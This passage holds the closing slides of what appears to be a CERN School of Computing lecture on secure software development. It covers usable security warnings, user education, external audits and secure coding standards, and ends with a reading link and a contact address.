  - Warn when necessary, but not more often
  - Avoid ambiguity
  - Don't expect that users will take right decisions
- Think as user, see how people use your software
  - Software engineers think different that users
- Education
  - Who to trust? Who not to trust? How to distinguish?
  - Not all non-secret information should be public
- Request an external audit?

CERN School of Computing

Summary

- learn to design and develop high quality software
- read and follow relevant guidelines, books, courses, checklists for security issues
- enforce secure coding standards by peer-reviews, using relevant tools

CERN School of Computing

Summary

this is not good security…

CERN School of Computing

Thank you!

Bibliography and further reading:

http://cern.ch/slopiens/Security

Sebastian.Lopienski@cern.ch

Questions?